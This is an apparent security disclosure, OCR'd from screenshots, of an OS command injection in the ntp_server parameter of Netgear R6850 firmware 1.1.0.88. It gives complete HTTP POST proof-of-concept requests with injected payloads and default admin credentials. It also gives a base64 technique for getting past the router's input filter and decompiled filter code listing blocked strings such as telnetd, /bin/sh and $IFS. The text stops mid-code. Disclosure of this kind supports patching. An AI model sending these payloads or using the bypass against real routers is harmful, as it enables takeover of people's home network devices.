
Netgear-R6850 V1.1.0.88 Command Injection(ntp_server)



NETGEAR Support

R6850 Firmware Version 1.1.0.88

Was this article helpful? Yes No

Security Fixes:

- Fixes security vulnerabilities.

For more information about security vulnerabilities, visit https://www.netgear.com/about/security/.

Download Link: https://www.downloads.netgear.com/files/GDC/R6850/R6850_V1.1.0.88.zip

This article applies to:

→ Wireless AC Router Nighthawk (1) R6850

How to Find Your Model Number ›

Overview


```
* Type: Command Injection
* Supplier: Netgear (https://www.netgear.com/)
* Product: R6850 - AC2000 Smart WiFi Router
* Affect version: (lastest) 1.1.0.88
* Firmware
download:https://www.downloads.netgear.com/files/GDC/R6850/R6850_V1.1.0.88.zip
```

Vulnerability Description

When deal with `ntp_setting` request,`ntpserver` parameter is vulnerable to OS command injection.


POC

The effect of executing the "touch home/cmdi1.txt" command



```
# ls
bin       etc       init      mnt       sbin      usr       www.eng
data      etc_ro    lib       opt       sys       var
dev       home      media     proc      tmp       www
#
# cd home/
#
# ls
cmdi1.txt  keiko
#
#
```

Due to filtering issues, base64 ciphertext injection is used



```
POST /setup.cgi?id=d7dd745acc849118 HTTP/1.1
Host: 192.168.1.1
Content-Length: 197
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
Referer:
http://192.168.1.1/FW_ntp.htm&todo=cfg_init
Accept-Encoding: gzip, deflate, br
Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: SESSION_ID_VIGOR=
7:08024DADCBD0CCB4D4B176EEB674981C; SessionID_R3=
rApOE9t2JImnfAH6ea1G8fW1n3SEVWOTjokH47OPMOLqC0taSt
31qkuAmfCGaF1kVCPPhkpQyi6KsywsYRwkxZrIPXYO0AMv9b0d
s5t7S4UiM9UFKrIvFNoRFcX4hdcs; XSRF_TOKEN=152587063
; sessionid=sid1038xxx450163xxx1031695426x
Connection: close

use_ntpserver=other&ntp_server=
%26dG91Y2ggaG9tZS9jb21kaTEudHh0%26&time_zone=%2B8a
&h_time_zone=%2B8a&h_adjust=disable&
h_use_ntpserver=other&todo=save&this_file=
FW_ntp.htm&next_file=ntp_wait.htm&SID=
```

```
HTTP/1.0 200 OK
Content-type: text/html; charset="UTF-8"
X-Frame-Options:SAMEORIGIN
X-XSS-Protection:1;mode=block
X-Content-Type-Options:nosniff
Cache-Control:no-cache, no-store
Pragma:no-cache

<html>
  <HEAD>
    <META http-equiv="Refresh" content="18;
    url=FW_ntp.htm">
    <META http-equiv="content-type" content='
    text/html; charset=UTF-8'>
    <LINK rel="stylesheet" type="text/css" href="
    style/hijack_style.css">
    <script language="javascript" type="
    text/javascript" src="string.js">
    </script>
  </HEAD>
  <BODY bgcolor=#ffffff>
    <div align="center">
      <BR>
      <BR>
      <TR>
        <TD align="center">
          <B languageCode = "859">
            Please wait a moment...
          </B>
        </TD>
      </TR>
      <BR>
      <BR>
    </div>
    <div class="waiting_img_div" align="center">
      <img src="image/wait30.gif" alt="waiting" />
    </div>

    <script language="javascript" type="
    text/javascript" src="langs.js">
    </script>

  </BODY>
</HTML>

```

Request attributes 2

Request query parameters 1

Request body parameters 10

Name	Value
use_ntpserver	other
ntp_server	&dG91Y2ggaG9tZS9j...
time_zone	+8a
h_time_zone	+8a
h_adjust	disable
h_use_ntpserver	other
todo	save
this_file	FW_ntp.htm
next_file	ntp_wait.htm
SID	

Request cookies 4

Request headers 14

Response headers 6


Search 0 highlights

Search 0 highlights

Ready

845 bytes | 187 millis

If encryption is not performed, a filtering rule will be triggered, resulting in 403 Forbidden instead



```
POST /setup.cgi?id=52c3ed5f268826la HTTP/1.1
Host: 192.168.1.1
Content-Length: 180
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.1/FW_ntp.htm&todo=cfg_init
Accept-Encoding: gzip, deflate, br
Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: SESSION_ID_VIGOR=
7:08024DADCBD0CCB4D4B176EEB674981C; SessionID_R3=
rApOE9t2JImnfAH6ea1G8fW1n3SEVW0TjokH470PM0LqC0taSt3lqk
uAmfCGaFlkVCPPhkpQyi6KsywsYRwkxZrIPXYO0AMv9b0ds5t7S4Ui
M9UFKrIvFNoRFcX4hdcs; XSRF_TOKEN=152587063; sessionid=
sid7072xxx451069xxx2023753952x
Connection: close

use_ntpserver=other&ntp_server=%26%2fbin%2fsh%26&
time_zone=%2B8a&h_time_zone=%2B8a&h_adjust=disable&
h_use_ntpserver=other&todo=save&this_file=FW_ntp.htm&
next_file=ntp_wait.htm&SID=
```

```
HTTP/1.0 403 Forbidden
Content-Type: text/html
Status: 403 Forbidden

<HTML>
  <HEAD>
    <TITLE>
      403 Forbidden
    </TITLE>
  </HEAD>
  <BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff
  " VLINK="#4040cc">
    <H4>
      403 Forbidden
    </H4>
```

Request attributes	2
Request query parameters	1
Request body parameters	10

Name	Value
use_ntpserver	other
ntp_server	&/bin/sh&
time_zone	+8a
h_time_zone	+8a
h_adjust	disable
h_use_ntpserver	other
todo	save
this_file	FW_ntp.htm
next_file	ntp_wait.htm
SID	


Request cookies	4
Request headers	14
Response headers	2

```
POST /setup.cgi?id=d7dd745acc849118 HTTP/1.1
Host: 192.168.1.1
Content-Length: 197
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.1/FW_ntp.htm&todo=cfg_init
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: SESSION_ID_VIGOR=7:08024DADCBD0CCB4D4B176EEB674981C;
SessionID_R3=rApOE9t2JImnfAH6ea1G8fW1n3SEVW0TjokH470PM0LqC0taSt3lqkuAmfCGaFlkVCP
PhkpQyi6KsywsYRwkxZrIPXYO0AMv9b0ds5t7S4UiM9UFKrIvFNoRFcX4hdcs;
XSRF_TOKEN=152587063; sessionid=sid1038xxx450163xxx1031695426x
Connection: close
```

```
use_ntpserver=other&ntp_server=%26dG91Y2ggaG9tZS9jb21kaTEudHh0%26&time_zone=%2B8
a&h_time_zone=%2B8a&h_adjust=disable&h_use_ntpserver=other&todo=save&this_file=F
W_ntp.htm&next_file=ntp_wait.htm&SID=
```

Analysis


In the main function of `setup. cgi`, all requests with `setup. cgi` in the URL will be processed by the setup_main function



```
int __fastcall setup_main(int a1, int a2, int a3)
{
  int v3; // $s0
  int v4; // $a0
  FILE *v5; // $s0
  const char *v7; // $a0
  const char *val; // $v0
  FILE *v9; // $s0

  v3 = a3;
  if ( !a3 )
    v3 = cgi_input_parse();
  if ( FindForbidValue(v3) )
  {
    v5 = fopen("/dev/console", (const char *)&off_B7AFC);
    if ( v5 )
    {
      fprintf(v5, "[%s::%s():%d] ", "cgi_main.c", "setup_main", 447);
      fputs("Invalid input value!\n", v5);
      fclose(v5);
    }
  }
  else if ( check_filename(v3) )
  {
    if ( check_need_logout(v3) )
      return handle_logout(v3);
    fflush(stdout);
    if ( v3 && !is_form_empty() )
    {
      val = (const char *)find_val(v3, "todo");
      if ( val )
      {
        CallActionByName(v3, val);
        return 0;
      }
      v7 = (const char *)find_val(v3, "next_file");
      if ( !v7 )
      {
        v9 = fopen("/dev/console", (const char *)&off_B7AFC);
        if ( v9 )
        {
          fprintf(v9, "[%s::%s():%d] ", "cgi_main.c", "setup_main", 630);
          fputs("###next_file_injection_detected!###\n", v9);
          fclose(v9);
        }
        return 0;
      }
    }
    else
    {
      v7 = "index.htm";
    }
    html_parser(v7, v3, &key_fun_tab);
    return 0;
  }
  send_forbidden(v4);
  return 0;
}
```


It should be noted that a filter (`FindForbidValue`) was applied at the beginning of the function, filtering out some characters and specific functions. Here, we need to bypass the filtering rules and use base64 encryption for command injection




```
    && !strcasestr((*v2)[1], "onclick=alert")
    && (!strcasestr((*v2)[1], "telnetd") || !strcasestr((*v2)[1], &off_C00A8)) )
  {
    if ( !strcasestr((*v2)[1], &unk_C00AC) || (v1 = 1, !strcasestr((*v2)[1], &unk_C00B0)) )
    {
      if ( !strcasestr((*v2)[1], "function")
        || !strcasestr((*v2)[1], &unk_C00B4)
        || (v1 = 1, !strcasestr((*v2)[1], &unk_C00B8)) )
      {
        if ( !strcasestr((*v2)[1], &unk_C00B8)
          || (v1 = 1, !strcasestr((*v2)[1], "alert"))
          && !strcasestr((*v2)[1], "confirm")
          && !strcasestr((*v2)[1], "prompt") )
        {
          if ( !strcasestr((*v2)[1], "/sh") || (v1 = 1, strcasestr((*v2)[1], "/shares")) )
          {
            v1 = 1;
            if ( !strcasestr((*v2)[1], "/bin")
              && !strcasestr((*v2)[1], "/sbin")
              && !strcasestr((*v2)[1], "${IFS}") )
            {
              return strcasestr((*v2)[1], "$IFS") != 0;
            }
          }
        }
      }
    }
  }
  return v1;
}
v3 = (*v2)[1];
if ( strchr(v3, 96)
  || strchr(v3, 59)
